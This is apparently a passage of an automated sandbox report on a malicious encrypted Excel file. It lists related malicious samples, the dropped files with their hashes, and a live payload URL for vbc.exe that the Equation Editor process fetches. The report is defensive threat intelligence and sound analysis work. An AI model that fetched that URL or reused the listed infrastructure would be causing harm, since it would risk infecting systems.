	Payment_List.xlsx	Get hash	malicious	Browse	• 107.172.73.191
AMAZON-02US	2OfuyvjJu1.msi	Get hash	malicious	Browse	• 52.95.163.44
	cvWFjfKtdH	Get hash	malicious	Browse	• 54.103.213.234
	K3h3TPEpze	Get hash	malicious	Browse	• 34.219.214.170
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	• 54.230.206.106
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	• 54.230.206.106
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	• 54.230.206.51
	Jrsuarez-62643-5799-80-950985.HTM	Get hash	malicious	Browse	• 54.230.206.25
	Ref 0180066743.xlsx	Get hash	malicious	Browse	• 13.232.45.220
	pago atrasado.exe	Get hash	malicious	Browse	• 3.64.163.50
	6AYs2EgVeN.apk	Get hash	malicious	Browse	• 52.222.174.50
	4f0PBbcOBI	Get hash	malicious	Browse	• 34.249.145.219
	REQUIREMENT.exe	Get hash	malicious	Browse	• 3.121.211.190
	RlypFfB7n8	Get hash	malicious	Browse	• 54.171.230.55
	7iw4z5l41w	Get hash	malicious	Browse	• 34.249.145.219
	SecuriteInfo.com.Trojan.Linux.Generic.191302.28689.5288	Get hash	malicious	Browse	• 54.171.230.55
	ldJp8ogMLq.apk	Get hash	malicious	Browse	• 35.162.9.128
	ldJp8ogMLq.apk	Get hash	malicious	Browse	• 44.235.227.57
	SecuriteInfo.com.Linux.BtcMine.470.15094.2496	Get hash	malicious	Browse	• 108.157.2.216
	lpa-park.apk	Get hash	malicious	Browse	• 54.229.52.247
	acciona-mobility-1-21-1.apk	Get hash	malicious	Browse	• 143.204.225.4

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsf86CE.tmp\dulsmde.dll	dtMT5xGa54.exe	Get hash	malicious	Browse	
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	290617
Entropy (8bit):	7.9395134807721
Encrypted:	false
SSDEEP:	6144:wBlL/c7HU+ICkZsFE03JDT37iHxU1D/RmNOZeXBiFkJTstHJXd0mU:Ce7HUDCysO0dLiWDc8ZHKmHImU
MD5:	0031A23B4BB6ABCDCCC5F8122DE5FCB5
SHA1:	BE50CDBB0AF4C77229E3DE0EC7F34088AAE64DC2
SHA-256:	2FFBB436257F6F348FADE42E94DF5737AB8B9D9848A220206992C52D917A7B5E
SHA-512:	EED60BDA2D0A5FB02F823DB8CAF57D136DC6D003F49CA7D3CB6A620DCB1CF4AD4E52C6B9A40AEFE9126F9E137776AE23D78A2648F5609FA3D69989AB3D185 CC2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Joe Sandbox View:	• Filename: TransportLabel_1189160070.xlsx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://192.3.110.172/000900/vbc.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$........0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF.rv..QF..W@..QF.Rich.QF.........PE..L...e:.V................\...........0.......p....@..t...p..|...........................text....Z.......\.................. ..`.rdata.......p.......`.............@..@.data...8...........r.............@....ndata.......P...........................rsrc................x..............@..@...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F69C161.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C..r...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6AB87D1A.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C..r...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\869DD99B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\869DD99B.png	
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:.....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDD.1<$""""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DE477EE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA 2
Malicious:	false
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f..., .3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X.. (\.....0k.....k.d2..KI;...O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t...z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.....q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AE98A654.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6411295525044179
Encrypted:	false
SSDEEP:	384:kXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:WXwBkNWZ3cjvmWa+VDO
MD5:	E13FB0CF12ACB0DE77343AA8E634CE46
SHA1:	D34081BD6861817968A03A3EAB06B3779B5F4289
SHA-256:	8A8CA6BB15367EFC9FD076DFB139ADAC8C250E7019AED4DF21B823C827B82D50
SHA-512:	95094ED249C649C4D4679E27345EA0FA5934C1D64E641FCDD22A611753052AB8B5BA674CB41DEA6A3D80DCB0118B610EA83109800122FCCF57EF652C6C6E821
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....NZ$...../..fXZ.@-. %...../. ./...../.../.RQ.[../.|./...../.h./.$Q.[../.\|./. ...ldXZ\|./.../. .....dXZ.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i...../.X...|./.../..8PZ.. .....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2A0EB17.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2A0EB17.png	
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~-...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CED8DC3D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t..t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EE39EA45.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA 2
Malicious:	false
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f..., .3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X.. (\.....0k.....k.d2..KI;...O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t...z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.....q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5161A2C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F5161A2C.png	
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$""""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FADACEE0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Temp\5xppu3pv9xau06i1l7h	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	215509
Entropy (8bit):	**7.993007159667604**
Encrypted:	**true**
SSDEEP:	6144:hKN+7tjT1EoU/usg+EyYhHSP57+UsvQv3QjQhClksFCvB:CitHGhGsg+EpxY+UsYSkvB
MD5:	09E26957074F7239C0B27A193FD6CAD9
SHA1:	91B1CC7594C2800DA6A3FBEFB374DBEFC0B61869
SHA-256:	E8AC32511C468DB2F12B50DDE50345166EA845907E661091F2E64FA1EBE0D783
SHA-512:	A0408E836B50A0E7EFE1A1BC0D2A521275A37B25C7A72EDEBFA07EBBD7A453D90BBE7D28DFE3D7A7AC88D3E3A57E030E4986DC43DF378851BDED16D80BF9 C55B
Malicious:	false
Preview:	".u.So.r..SD..9....t.R.f&7.....*.e.....%c...2....,.....NQ.~.!..ej.f....0.K.v.j.....:(1P.Us...dB.#.].&d0..J.I....%...x*g..S...(.a.#.. .k/..Up.).N5.d...]..4.$"....f*...%W.....{.'...o..Qd....M... ..7.^.... }..5..$..g.w.A..y .P5..a.|."...v.....o.r...r)]..... T.@./.C....*.ea....%c...2....,.....N...~!.t....s..3...?.....0.[..k}.O.+.....p...W3...ka|.I....%..Zz..}.....\Dx...h.....dw.*....o. ...P`6. >~.&+.%W.v.....'..".Qd....d..xQjV..z.;. }..5..T..l.w....y`.P8..a8|.N"....v...b..o.r.5~.rI]....7T...p.C....*.e.....%c...2....,.....N...~!.t....s..3...?.....0.[..k}.O.+.....p...W3...ka|.I....%..Z z..}.....\Dx...h.....dw.*....o. ...P`6..f*...%W. .....'..c"..Qd....d..xQjV.^z... }..5..T..l.w....y`.P8..a8|.N"....v...b..o.r.5~.rI]....7T...p.C....*.e.....%c...2....,.....N...~!.t....s..3...?.....0.[..k}.O.+.....p...W3...ka|.I....%..Zz..}.....\Dx...h.....dw.*....o. ...P`6..f*...%W. .....'..c"..Qd....d..xQjV.^z... }..5..T..l.w

C:\Users\user\AppData\Local\Temp\nsf86CE.tmp\dulsmde.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	108032
Entropy (8bit):	6.399774938239077
Encrypted:	false
SSDEEP:	1536:MOFgGAexpLuHJsu05OpmubCPMG9zpEENfuJSPRHKarriUCy3WklS9ncobUfs/MdL:hFgGA8uq9Bn1bJCyxlSrbMdyqWU
MD5:	9DCFA8231F1896CA0D48D53FB116841D
SHA1:	13F92A4AF7931B2AABD918D6D3CF4589E316331B
SHA-256:	6E1D37A9909F1774DB945F4427800E4D0B821FDCA41598F12DBA41B59FA3C901
SHA-512:	75D3A9FF265971C659444BD13FC28F90A77E0CE709A34A6C46F9EC75FD7F337DF5DBF5EC74B4129890B4B724E40AA10863F6D8D7E74A747CE7C5311F97513D0
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: dtMT5xGa54.exe, Detection: malicious, Browse • Filename: TransportLabel_1189160070.xlsx, Detection: malicious, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L....wfa.....!.....".....*..... .....<...L.....h].H.....p... .....text...!....."..... ..`.rdata...V...@...X...&.....@..@.data....C.. .....&...~.....@....rsrc.....@..@..... ....

C:\Users\user\Desktop\~$Sajeeb09908976745344567.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58E
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	290617
Entropy (8bit):	7.9395134807721
Encrypted:	false
SSDEEP:	6144:wBlL/c7HU+ICkZsFE03JDT37iHxU1D/RmNOZeXBiFkJTstHJXd0mU:Ce7HUDCysO0dLiWDc8ZHKmHImU
MD5:	0031A23B4BB6ABCDCCC5F8122DE5FCB5
SHA1:	BE50CDBB0AF4C77229E3DE0EC7F34088AAE64DC2
SHA-256:	2FFBB436257F6F348FADE42E94DF5737AB8B9D9848A220206992C52D917A7B5E
SHA-512:	EED60BDA2D0A5FB02F823DB8CAF57D136DC6D003F49CA7D3CB6A620DCB1CF4AD4E52C6B9A40AEFE9126F9E137776AE23D78A2648F5609FA3D69989AB3D185CC2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Joe Sandbox View:	• Filename: TransportLabel_1189160070.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF.rv..QF..W@..QF.Rich.QF .....PE..L...e:.V.....\.....0.....p...@.....t.....p..|.....text....Z.....\..... ..`.rdata.....p.....`.....@..@.data...8.....r.....@....ndata.....P.....rsrc.....x.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9731887479499495
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Sajeeb09908976745344567.xlsx
File size:	328616
MD5:	ac493c2681477e3b56acbb570b8e41d9
SHA1:	2d9019b6c2f57c6360b155957cb542ae61bbf728
